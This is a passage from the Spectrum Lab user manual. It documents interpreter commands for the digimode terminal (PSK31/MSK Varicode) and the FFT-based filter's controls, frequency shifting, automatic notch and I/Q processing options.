10.11 8. Interpreter Commands for the Digimode terminal

A few settings and parameters of the 'digimode terminal' can be controlled from Spectrum Lab's command interpreter. To modify a parameter, use a formal assignment like "`digimode.decoder.afc.freq=1200`". The token "digimode" can be abbreviated as "di" if necessary.

Functions and procedures to control the digimode terminal are:

digimode.decoder.afc.freq
Read or modify the current AFC frequency. A typical use is to connect one of Spectrum Lab's frequency markers to the center frequency of the digimode decoder (if the used mode supports a kind of automatic frequency control, like PSK31).

digimode.rx.count
Returns or clears a counter for all received characters. To clear the counter, set it to zero like this: digimode.decoder.rx.count=0 .

digimode.rx.text
Retrieves or modifies or clears the text in the RX window as a single string of characters. To erase the text in the terminal's RX window, assign an empty string to it: `digimode.rx.text=""` .
Note: The configuration "GB3SSS_beacon_monitor" uses this function to print the output of the PSK31 decoder into the spectrogram shortly after the end of the beacon's transmission cycle.

digimode.state
Accesses the current state" of the digimode. Possible states are: 0=terminal "off" (passive), 1=receiving, 2=transmitting. By assigning a value, you can change the state through the interpreter (this is possible for other applications too, using the mini-web-server or the message-based communication protocol). Example:

```
digimode.state=1  : REM receive
```

digimode.freq
Read or modify the audio center frequency for *transmission*.

digimode.mode
Get or set the operation mode. Possible values are:
0 = mode is unknown or not important for the current code set and/or modulation
1 = single characters
2 = blocks / packets of data bytes
3 = Hellschreiber or similar image-transmission modes (not really "digital")

digimode.modulation
Modulation type. Possible values (by the time of this writing..) :
0 = no modulation (emit "baseband" signal)
1 = other modulation types except the following... (possibly dictated by mode or other parameters)
2 = ASK (amplitude shift keying only; includes on/off keying)
3 = ASK+FSK (amplitude+frequency shift keying, combined)
4 = PSK (phase shift keying, but neither BPSK nor QPSK)

5 = FSK (frequency shift keying only)
6 = APK (amplitude+phase keying)
7 = PMT (parallel multi-tone, only used for certain HELL modes)
8 = BPSK (binary phase shift keying)
9 = QPSK (quarternary phase shift keying)
10 = OQPSK (offset-QPSK)
11 = MSK (minimum shift keying)
12 = m-valued PSK (not supported by the digimode terminal itself)
13 = MFSK (multi-frequency shift keying; only one "tone" at a time)
14 = CMT (chirped multi-tone, used for DF6NM's chirped HELL)

digimode.codeset

Read or modify the number of the codeset. Possible values are:
0 = unknown (dictated by the DLL used to generate the code; or -without a DLL- sends 'raw ones and zeroes', one symbol per digit)
1 = Morse code
2 = Baudot (teletype)
3 = ASCII, 7 bit
4 = ASCII, 8 bit
5 = G3PLX Varicode (widely used in PSK31)
6 = WSQ 'Varicode 3'
7 = reserved for future use
8 = Random bitstream (for testing purposes)
11 = RTC SR104 (used by DGPS beacons on medium wave)
12 = DTMF ("telephone touch tones")

digimode.symrate

Get or set the symbol rate ("speed"), measured in symbols per second like in the configuration screen.

digimode.tx(<string to transmit>)

Clears the old contents of the TX buffer, switches to transmit, and sends the specified message regardless of the text entered in the terminal. This can be used for beacon-like transmission (use this command in a PERIODIC, SCHEDULED, or even a CONDITIONAL action).
The text itself can be a simple constant string of characters, but also a variable expression like in the following example:

```
di.tx(str("hh:mm:ss",now)) : REM send some text with the digimode terminal
```

(there will possibly more here in future..)

Note: You can invoke interpreter commands from the transmit window itself, with an exclamation mark embedded in angle braces, as described here. But usually, interpreter commands will be invoked from the command interpreter window, or from the periodic/scheduled/conditional event window .

back to the chapter overview

See also: Spectrum Lab's main index .

10.12 8.2 Calling interpreter commands from the terminal's transmit window

For some *very* special applications of the digimode terminal, it is possible to invoke any interpreter command (not only interpreter commands for the digimode terminal) from the transmit window. The commands must be embedded in angle braces, and preceeded with an exclamation mark like in the following examples.

Here is an example for text in the TX window, with an interpreter command which will be invoked when the transmit pointer reaches it:

```
The quick brown fox jumps over the lazy dog.
<!sp.print("Transmission finished")>
```

This example first sends a line of text, and then prints the message "Transmission finished" into the main spectrogram.

Notes embedding interpreter commands in the transmit text:

- The command, including the embedding angle braces, must not be longer than 80 characters.
- Such interpreter commands are not limited to commands for the digimode terminal; in fact *any* interpreter command may be invoked this way. But do not call slow subroutines from here because it may disturb the transmission.
- The execution of the interpreter command is usually delayed until all characters before the command have been transmitted. However, in some cases (especially for high data rates) this may not work properly - for example, if the digimode driver uses an internal buffers of unknown size. In such rare cases, use a delay command in the sequence to make sure the terminal has finished transmitting 'important' data bits before you modify settings which affect the ongoing transmission.

10.13 9. Appendix

10.13.1 Sending VARICODE via MSK

Varicode is a codeset with variable length ("bits per character"), optimized for plain english text. Characters are separated by two consecutive "zero"-bits, which do not occurr in any of the VARICODE characters. Please read the excellent PSK31 documentation by Peter Martinez (G3PLX) if you are interested in the details. The original PSK31 mode uses BPSK or QPSK to transmit the varicode characters. Here, for MSK (minimum shift keying), the following bit encoding scheme is used:

- A "zero"-bit is signalled by a transition in the TX-frequency
- A "one"-bit is signalled by NO transition in the TX-frequency

That's all ! If no characters are in the transmit buffer, a sequence of logic "zeros" is transmitted, which produces a wharbling "idle tone" of alternating high/low frequencies. This corresponds with the 180°-phase reversals in BPSK31. Without this, there would be no bit synchronisation for the receiver if the transmitter has "no characters to send". This happens regularly in the keyboard-to-keyboard communications, which PSK31 (and now MSK31) was intended for. If signals are too weak for MSK31, use MSK08 instead.

You can easily tell an MSK31 signal from a PSK31 signal by looking at their spectra in the waterfall display:

- The PSK31 "idle tone" consists of two lines, exactly 31.25 Hz apart, equal amplitudes
- The MSK31"idle tone" consists of three lines, the outer two spaced 31.25 Hz, the line in the center is about 10dB stronger than the two outer lines.

Of course, the spectral spacing of the idle tones will be different for lower symbol rates.

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

- Digimode Terminal: Top
- Settings
- Tuning
- Receiving
- Transmitting

11 Digital Filters

The digital filters are embedded in Spectrum Lab's test circuit. There is one 'large' (FFT-based) filter for each of the two possible channels, but both channels can be combined into one long processing chain. A filter can be used for many purposes. This chapter mainly describes the FFT-based filter. In addition, each of Spectrum Lab's four "DSP Blackboxes" can operate as a simple IIR bandpass filter (see links below).

Contents of this document:

See also: Spectrum Lab's main index, 'A to Z', circuit window, comb filter, simple IIR bandpass filters in each DSP blackbox .


11.1 FFT filter

The FFT-based filters are basically FIR filters, but the filtering is not done in the time domain. The input signal is transformed from the time- into the frequency domain (using the FFT), the spectrum multiplied with the filter's frequency response, and the result is transformed back into the time domain (using the inverse FFT). Though this sounds more complicated than the classic FIR implementation in a DSP, it's actually much faster if the filter has a high order (=a large number of coefficients). And it offers some special options -see the list of operations below- which are otherwise difficult to achieve.

With an FFT-based FIR filter, you can realize increadibly steep transitions, extreme stopband attenuation, *and* a linear phase - which is almost impossible with a simple FIR- or IIR filter. Since 2006, the filter can additionally move frequencies up or down, and turn USB into LSB (upper / lower sideband). The following list shows the sequence of the operations performed inside the filter:

1. Transform a block of samples from the time- to the frequency-domain (FFT)
2. If loaded and configured as the "first step": Pass the transformed data to the FFT-filter plugin
3. Move frequencies down (option, one of the first steps in the frequency domain when converting "down")
4. frequency-selective limiter (optionally)
5. automatic multi-notch filter (to remove "steady carriers", optionally)
6. denoiser (option.. using spectral subtraction)
7. FILTER (always active, may be bandpass, lowpass, highpass, bandgap, or custom-type).
   In the frequency domain, this is just a multiplication of the samples with the filter's frequency response.
8. Move frequencies up (option, last step in the frequency domain when converting "up")
9. If loaded and configured as the "last step": Pass the transformed data to the FFT-filter plugin
10. Transform back from frequency- to time domain (inverse FFT)

There is an extra tabsheet for the two FFT filters in the filter control window. If you want to use the FFT filter as a simple lowpass, highpass, bandpass or bandgap, select the **filter type** from the combo box, enter the **center- or cutoff frequency** and -possibly- the **bandwidth** in the edit fields (advanced users can also set these parameters through interpreter commands instead of defining them on the panel shown below). One example for controlling the FFT-filter through the interpreter is the "SAQ VLF Receiver" (software defined radio for the VLF band, 3 to 24 kHz).



Filter Type: bandpass
FFT Size (points): 65536
Center/cutoff [Hz]: 656.0
Bandwidth [Hz]: 200.0
Slope width [Hz]: 20.0
Freqcy shift [Hz]: 1666.2
dir: down (before filtering)
□ Frequency inversion
from 0.0 to 0.0 Hz
3883ns per Calculation
FFT bin width = 1.46 Hz
Filter response (black)
297 Hz , -9.1 dB
○ lin
● log

(screenshot "FFT filter control panel")

11.2 Controls and Options for the FFT-based filter

The following controls (input fields, selection combos) and options (mostly checkmarks) are located on the main tab of the filter control panel:

- *Enabled*: If checked, filter block uses the FFT filter (otherwise conventional filter in the time domain)
- *Filter type*: Select lowpass, highpass, bandpass, band reject or custom here. For the "custom"-type filter, you can draw the frequency response with the mouse in the lower right part of this window. Different editing modes are available ('point', 'polygon', 'smoothing').
- *FFT size (points)*: Defines the filter's frequency resolution:
  frequency resolution (FFT bin width in Hz) = 0.5 * sample rate / FFT size .
  For steep edges, very narrow notches, etc use the highest possible value. Downside: The larger the FFT size, the longer the delay introduced by the FFT filter. The FFT size also affects the 'reaction speed' of the autonotch filter. Suggestion: Play around with these parameters to find the best value for your application.
  See also: Relation between sampling rate, FFT size, and FFT bin width for the spectrum analyser.
- *Center/Cutoff*: For bandpass and band reject filters, enter the center frequency here. For lowpass and highpass, this is the frequency of the -3dB cutoff point.
- *Bandwidth*: For bandpass and band reject only. Defines the bandwidth (in Hertz) between the -3dB points.
  Note: You can connect the center frequency, the bandwidth control, and the optional shift frequency to SL's frequency markers. This way, you can easily change these values by moving the diamond-shaped frequency markers on the frequency scale. Details in one of the following chapters.
- *Slope width*: Width of the filter skirts in Hertz. You may find that the steepest possible filter is not always the best - for example, for a morse code filter a smooth filter may "sound" better than a filter with extremely steep edges.
  In fact, the slope width (aka transition width between passband and stopband) must be a multiple of the filter's FFT bin width. The FFT bin width depends on the sampling rate divided by the the FFT size; it is displayed in the lower left corner of the filter control window (see screenshot above). To avoid audible artefacts, make the slope width at least three times larger than the FFT bin width.
- *Frequency shift / direction*: Shift frequencies up or down within the FFT filter. More info in these notes about the FFT-based frequency converter. The shift value (offset in Hz) is displayed as a blue vertical line in the graph; the direction as arrows (down=arrow left, up=arrow right). If the frequency shift is enabled, the filter fresponse will be shown in the graph (see below) in black colour at the baseband frequency, and in gray colour at the "high" (converted) frequency. If the direction is "UP", the input signal is filtered first, and frequencies shifted afterwards. If the direction is "DOWN", the frequencies are shifted first, and filtered afterwards. This simplifies the task of switching between transmit and receive, if SL is used as a software-defined radio.
- *Frequency inversion range*: Mirrors all frequencies (FFT bins) in a certain frequency range. Can be used to convert the upper side band into lower side band and vice versa. Note that due to the sequence of operations inside the FFT-based filter, this happens in the baseband (=low frequency range). The inversion range is displayed as a double-ended green/orange arrow in the graph.
- *Started / Stopped* : This button starts / stops the filter. If the button shows "Started", the filter has been started (and clicking the button stops it). If the button shows "Stopped", the filter has been stopped, and the next click will start it again. In geek-speak, it's a "toggle button".
- *Bypass* : This button toggles the 'bypass mode'. When bypassed (regardless of the filter being "on" or "off"), a signal entering the filter (label **L3** or **R3** in the circuit diagram) will leave the filter unchanged (at label **L4** or **R4** in the circuit diagram). It makes sense to run a filter in 'bypass'


mode if the filter is only used for special kinds of signal analyses, for example by means of a filter plugin. But normally, if you don't need the filter, turn it off to save CPU power. This button also shows the current state: "Bypassed" means the filter is bypassed, "Bypass" means "not bypassed at the moment, but a click on this button will switch the filter into 'bypassed' mode.

- *Apply* : This button is rarely used, because changing something in most of the edit fields on this panel will have an immediate effect. In earlier versions of the program, the 'Apply'-button had to be clicked after typing a new center frequency, bandwidth, shift value, slope width, etc in the edit fields mentioned above.

On the "Graph" tab of the FFT-filter control panel, the most important parameters are displayed in graphical form and can be modified with the mouse (by clicking into the graph). Some of the graphic elements can be turned on and off on the "options" tab (next paragraph). Controls on this tabsheet are:

- *Selection combo* (box in the upper left corner): Select what you want to edit with the mouse (left button) in the graph. You can modify the frequency response, the limiter threshold levels, and some other parameters.

- The combo box in the right above the graph (with "Points", "Polygon", "Smooth") can be used to toggle between "single point" and "polygon drawing" mode. In Polygon mode, the program calculates a linear interpolatation between two points, which helps to draw a completely new curve, like this:
  - Select "Polygon" in the combo box.
  - Click on the first point in the curve area (usually beginning at the left side of the graph)
  - Click on the next point in the curve area (usually further right, i.e. on a higher frequency)
  - Temporarily move the mouse outside the curve area to begin a new segment with the next click.
  The program will fill the curve with a linear interpolation between the two clicked points. This works for different types of graphs in the diagram (custom filter response, threshold levels, as selected in the combo box on the *left* side).
  After editing the curve as explained above, kinks can be remoted by switching from 'Points' or 'Polygon' editing to 'Smooth'. In that mode, two sliders appear on the left side of the window. These sliders control the normalized cutoff frequency, and the transition width ("steepness") of a lowpass filter which will be applied to the custom filter response, or any other editable curve. A cutoff value of zero means 'DC' (sets all points of the curve to the average value), a cutoff value of one means 'no lowpass at all', and returns all points of the curve to the original values.



Smoothing LP Cutoff : 0.185

Smoothing LP T-Width: 0.250

- *"Lin" / "Log"* : These radio buttons select linear or logarithmic display. Logarithmic is often the better choice due to its large dynamic range. Too low levels can not be seen on a linear scale. The logarithmic scale is in fact "decibel below the clipping point", as in most other parts of Spectrum Lab.
- Other small buttons just left to the graph area can be used to zoom into the graph, and to scroll the displayed frequency range left or right.

The black graph shows the filter response in the baseband, the gray graph is the same but shifted up or down, depending on the frequency-shift settings. Together with the option 'show input spectrum', this feature can be used like the VFO in a software-defined radio.

Less often used controls are on the "options" tab:


- *Autonotch*: Adds an multi-frequency autonotch to the FFT filter. Function described in one of the next chapters.
- *Denoiser*: A simple denoiser, uses "spectral subtraction" of a constant value from all FFT bins (magnitudes in the frequency domain).
- *Frequency-selective limiter* : An experimental "signal limiter". All spectrum lines which exceed a certain, individual level (painted as red line into the graph) will be limited to just that level. This may be helpful to reduce man-made interference (strong, steady carriers) in a spectrum where you are interested in the weaker components (like whistlers and other noise-like signals in natural radio recordings). To set the proper threshold levels, turn on the display of the momentary input (green line), and then set the signals in the diagram (using the mouse in "polygon" mode). Everything below the threshold will not be affected (in contrast to the multi-frequency automatic notch, which always rips some of the wanted signals apart). Thanks to Renato Romero for the suggestion ! To listen to the effect of this filter on various kinds of noise, load the configuration file FFT_lim1.usr (it uses the generator as an artificial noise source, turn the generator off to listen to real-world signals).
- *Same params for both channels*: Only important for stereo mode. If checked, the 2nd channel uses the same filter parameters at the 1st.
- *Show input spectrum*: If checked, the filter's frequency response is shown in the spectrum graph in the main window (dark green).
- *Show output spectrum*: If checked, the filter's frequency response is shown in the spectrum graph in the main window (cyan colour).
- *I/Q-Input*: Inphase and Quadrature input to the filter. Can be used for image-cancelling direct conversion receivers (a bit like "software defined radio") as explained in another chapter. In I/Q-mode, the filter can process negative and positive frequencies, which gives a useable bandwidth of almost 96 kHz for a 96-kHz sampling rate.
- *I/Q-Output*: Inphase and Quadrature output from the filter. Can be used to drive single-sideband transmitters with little overhead (but beware the caveats resulting from non-perfect soundcard outputs !). I/Q processing is explained in another chapter.
- *Frequency response file*: Name of the file in which the frequency response of the "custom"-type filter is saved.
- *autonotch speed*: A relative measure for the 'speed' of the autonotch filter. A value of 1.0 would mean 'immediate reaction' so the signal will virtually be subtracted from itself. A value of 0.0 means ultimately slow reaction, in fact the notches won't change at all. For listening purposes, 0.02 .. 0.2 are good values, and 0.1 is a good starting point for experimentation.
- *denoiser level*: This level (relative to 0.0dB which is the soundcard's clipping point) will be subtracted from all magnitudes in the frequency domain. Because white noise is equally distributed over the spectrum, the impact of this subtraction is significantly larger than on coherent signals. A good starting point is setting the denoiser level slightly above the noise level, for example -60dB. Too high values for the denoiser level (above - 40dB) cause funny sounding noises and make human voices unreadable.

Notes:

- The FFT used in these filters is not affected by the "FFT settings" for the spectrum display. The filter is an encapsulated function block which has no connection to the spectrum analyzer (unless you use some tricky programming with SpecLab's built-in interpreter).
- On a 1.7-GHz-Pentium 4, with stereo processing at 44.1 kHz sample rate, the FFT filters consume about 6 % of the CPU power.

Special frequency ranges for the FFT-based filter

Besides the usual low-, high-, and bandpass filters, frequency shifter, and notch filters, the FFT-based filter also supports special operations in certain user-defined frequency ranges.
Those frequency ranges can be entered in a table on the 'Special' tab in SL's filter control window.



Filter Type: lowpass
FFT Size (points): 16384
Center/cutoff [Hz]: 20000
Bandwidth [Hz]: 200
Slope width [Hz]: 500
Freqcy shift [Hz]: 0
dir: down (before filtering)
□ Frequency inversion
from 0 to 0 Hz
Message from Filter-Task
FFT bin width = 11.72 Hz

Special frequency ranges

Nr	Type	f1 [Hz]	f2 [Hz]	p1	p2	p3	p4
0	Amp	100	1000	0.01	0.01	0	0
1	Amp	1000	2000	0.01	1	0	0
2	Amp	2000	3000	1	1	0	0
3	Amp	3000	4000	1	0.001	0	0
4	Amp	4000	5000	0.001	0.001	0	0
5	Shift	5000	6000	1000	1	0.1	0

Types: S = Shifter, moves a range of frequencies up or down .
A = Amplifier, with linear gain slope between p1 and p2 .
Details about the parameters only in the help system .

Screenshot of the 'Special Frequency Ranges' tab in SL's filter control window

The type of operation performed inside a certain frequency range is specified as an upper-case letter in the 'Type' column. In columns 'f1' and 'f2', enter the frequency range in Hertz ("from", "to"). The meaning of the other columns (parameters 'p1' to 'p4') depends on the type, as listed below:

Type	p1	p2	p3	p4
A(mplify)	linear gain factor for first bin (1=pass-through; -1=invert, etc)	factor for last bin (linear interpolation when not equal to p1)		
S(hift)	factor for shifted bins (1 for neither gain nor attenuation)	factor for old source (0 to remove original, non-shifted signal)	factor for overlapped destination (0 for no overlap in the destination range)	

Note:

> Frequency ranges may overlap. If they do, the processing sequence matters. The sequence can be modified by grabbing the 'Nr' cell with the left mouse button, and moving it up or down to the new position in the table.


11.3 Controlling the filter via SL's main frequency scale

If the FFT-based filter is used as a simple bandpass filter, with optional frequency shift, the most important parameters can alternatively be controlled on Spectrum Lab's main frequency scale :

```
  |
  |   'zero beat' marker or 'carrier frequency'


 _/‾‾  lower cutoff frequency
```

```
     __
       \_  upper cutoff frequency
```

To show/hide these controls in the main frequency scale, right-click into it, then select 'Frequency Scale Options' in the context menu, and check/uncheck the item 'show filter passband(s)'.



(screenshot of main frequency scale with filter passband display / controls)

The control elements for the first[(*)] filter channel (usually connected to the "left" audio output) are painted in **blue** .
The control elements for the second filter channel ("right" audio output) are painted in **red** .
Moving the mouse over one of the three important parameters will highlight it on the frequency scale (bold instead of thin lines), and show the current value near the mouse cursor (see screenshot above;).
Press and hold the left mouse button to drag the currently selected parameter.
With the mouse pointing into the middle of the passband, all three parameters (zero beat frequency, and both edge frequencies) can be shifted by the same amount; similar to the VFO of a classic USB/LSB/CW receiver but limited to the audio passband.
A double click on the passband indicator in the main frequency scale opens the filter's extra control panel, where more filter parameters can be modified (see previous chapter).

For USB (upper sideband) reception, the 'zero beat' marker must be on the left side, below the audio passband:

```
 |    ______
 |  _/      \_

(filter controls set for USB reception.
 'zero beat' marker on the LEFT side)
```

For LSB (lower sideband) reception, the 'zero beat' marker must be on the right side, above the audio passband:

```
      ______     |
    _/      \_   |

(filter controls set for LSB reception.
 'zero beat' marker on the RIGHT side)
```

Depending on the relative position of the 'zero beat' marker, Spectrum Lab will automatically invert the frequencies in the audio passband as necessary. The effect can be seen on the filter's extra control panel (see links below).

[(*)] About filter channels:

Filter channels can be activated/deactivated on the filter control panel (see link below).
To select a different filter channel, use the 'Menu' button in the lower part of the filter control panel,

or click into the filter block in SL's Component Window ("circuit").
Only the passband of *enabled* and *not-bypassed* filters will be displayed on the main frequency scale.

See also: Extra control panel for the FFT-based filter.

11.4 FFT-based frequency conversion ("pitch shift")

Unlike a classic frequency converter (also available in SL), the FFT-based filter can only shift frequencies by multiples of an FFT bin width. The longer the FFT, the finer the stepwidth for this kind of frequency conversion.

If frequencies shall be moved DOWN, the conversion takes place as the first processing step. If frequencies shall be moved UP, it happens as last processing step. This the filter response, frequency inversion range, etc always remain at 'baseband' frequencies - regardless of the shift value. This simplifies switching from receive (=move frequency DOWN) and transmit (=move frequency UP), if the FFT-based filter is used as the core for a software-defined radio.

For convenience, the frequency shift can be controlled by any of the frequency markers ("diamonds") on the main frequency scale, so you can move the marker with the mouse for tuning like in a software-defined radio. More details on this are in the chapter 'Interpreter commands for the digital filters'. Alternatively (added in later versions), the frequency shift can also be controlled by dragging an indicator on SL's main frequency scale as explained here.

11.5 FFT-based USB / LSB conversion ("frequency inversion")

<ToDo> (works, but subject to change)

11.6 FFT-based automatic notch filter

The autonotch in the FFT-based filter basically works as follows ("special options" explained later) :

1. Convert a block of samples from the time domain into the frequency domain, using the FFT. Let's call the result "FFT bins". Each bin is typically just a few Hertz wide, depending on the filter's configurable FFT Size.
2. Calculate the powers from all FFT bins.
3. From the powers of current FFT bins, calculate "slowly average". The autonotch speed parameter is used in this step.
4. Compare the power of each (averaged) FFT bin with its neighbours. If the bin exceeds the average power of its neighbours (say 10 bins to the left and the right), set this bin in the complex spectrum (and a few bins to the left and the right, depending on the configuration) to zero.
5. Multiply the complex spectrum with the filter coefficients (like in normal mode without autonotch, for bandpass / lowpass / highpass function).
6. Convert the complex spectrum back into the time domain, using another ("inverse") FFT.

The sample blocks use a 50 percent overlap (from the previous block), and a cos^2 window, to avoid aliasing effects which would cause an ugly low-pitched clicking sound. If you have the C++ sourcefiles, you can find more details about the windowing function in the file `FftFilter.cpp` (available on request).

11.6.1 Options for the FFT-based automatic notch filter

The automatic (multi-) notch filter can be configured on the "Option"-tab of the filter control panel. Besides this, 'fixed' notches can be inserted into the filter response by using a 'custom' filter response (manually edited curve) or by activating special frequency ranges with a 'gain' of zero.

Due to the limited space on that panel, some parameters are only labelled with cryptic abbreviations.

AFL: Autonotch Frequency Limit (in Hertz)
Allows to limit the frequency range for the automatic notches. Set this range to "0 ... 0 Hz" to let it operate in the entire frequency range. If, for example, you only want to remove constant "carriers" between 45 and 5000 Hz, enter that range here.

auto NW: Automatic Notch WIDTH (checkmark)
If this (experimental) option is enabled, the automatic notch filter will choose the width of each notch automatically. Otherwise, the notch width is defined by the "ANW" field in Hz - see below.

ANS : Automatic Notch Speed.
This dimensionless parameter defines the relative speed" of the adaption of the automatic notches to match the received signal. In other words, it defines "how fast" new signals with an almost constant frequency and amplitude will be removed, and how fast notches on "clear" frequencies will disappear. The usable range is zero to one, a typical setting is 0.1 .

ANW : Width of a single notch for the automatic notch filter in Hertz.
Only has an effect if the option "auto NW" is *not* checked.

ATW : Autonotch Transition Width (unit: number of FFT frequency bins)
This parameter can be used to make the transition between stopband and passband (for each notch) smoother. In some cases -for example if a *very* strong signal is notched away- a smooth transition can reduce the amout of "filter ringing", even though the FFT-based filter is an FIR filter (not an IIR filter) by design.

ANR : Autonotch Region width (unit: Hz)
To decide where to place a notch, the algorithm compares each bin power with the average of its neighbours. This parameter defines the "number of neighbours", but as a width in Hz, not as a number of frequency bins. However the algorithm look at a minimum number of 3 neighbours (on each side), so this parameter may be ignored if the FFT size is too low. Note that the FFT bin width (in Hz) is displayed near the lower left corner of the filter control panel.
As a rule of thumb, make the region small enough so the 'wanted' signals don't get wiped out. If, for example, a wanted signal has a bandwidth of 100 Hz (due to its modulation), a region width of 20 Hz ensures that the signal does *not* get wiped out.
On the other hand, make the region wide enough so 'unwanted' signals will be removed. For example, the AC mains frequency (and its harmonics), or the QRM emitted by a switching mode power supply may be "drifting", effectively widening the bandwidth to a few Hz. If the region is too small, and the unwanted signal too "wide" (spectrally), the ratio between the bin power and average of its (few) neighbours will be too small to reach the autonotch threshold value (ANT, see below).

ANT : Autonotch Threshold (unit: dB between bin power and the mean power within the 'region width' (ANR).
Only signals exceeding this value will be notched out.

BRej : Burst Reject Threshold (unit: dB between momentary total power and average total power)
This parameter is used to avoid "irritation" of the algorithm from short, strong bursts of noise (like Sferics in the VLF spectrum).
An explanation by Paul Nicholson (who suggested this algorithm - thanks Paul):
To avoid upsetting the filter settings every time a loud sferic or lightning crash comes in, we only revise the notch settings when the total signal power in this frame compared with the average total power in recent frames is below a threshold.
The 'Burst Reject Threshold' parameter was originally a power ratio of two, i.e. 3 dB difference between momentary and average power (over the entire input spectrum).

back to top

11.7 I/Q processing with the FFT-filter


The FFT-based filter can operate in I/Q-mode. I/Q means "Inphase" and "Quadrature" channel. Search the web on "I/Q signal processing", or just "quadrature signals" in the context of digital signal processing. A few notes on how to use the spectrum analyser in I/Q mode is here. Some applications of the FFT-filter in I/Q-mode are described in the chapter about image-cancelling direct conversion receivers.
Basically, the filter processes complex values in this mode. In fact, it's **complex** but not **complicated** !

The following combinations can be selected on the Options tab of the FFT filter control panel:

- I/Q input *and* I/Q output
  In this mode, both in- and output are complex samples. The filter response covers negative and positive frequencies.
- I/Q input + real output (no I/Q output)
  The input covers negative and positive frequencies, but only positive frequencies are sent to the output (with one channel). Negative frequencies can be processed though, because the FFT-based filter allows shifting frequencies from the negative part of the spectrum into the positive part, with optional mirror for the passband. Typically used as the demodulator in a single-sideband receiver with I/Q-frontend.
- real input + I/Q output
  Typically used in single-sideband exciters. The "real input" may be from a microphone, the "I/Q output" may go to an image-rejecting modulator like this one.
  For details, see chapter FFT-based filter as I/Q modulator (to generate SSB signals).
- real input + real output
  This is the old, default mode without I/Q processing. The filter doesn't care for negative frequencies in this mode, so the graph only shows positive frequencies.

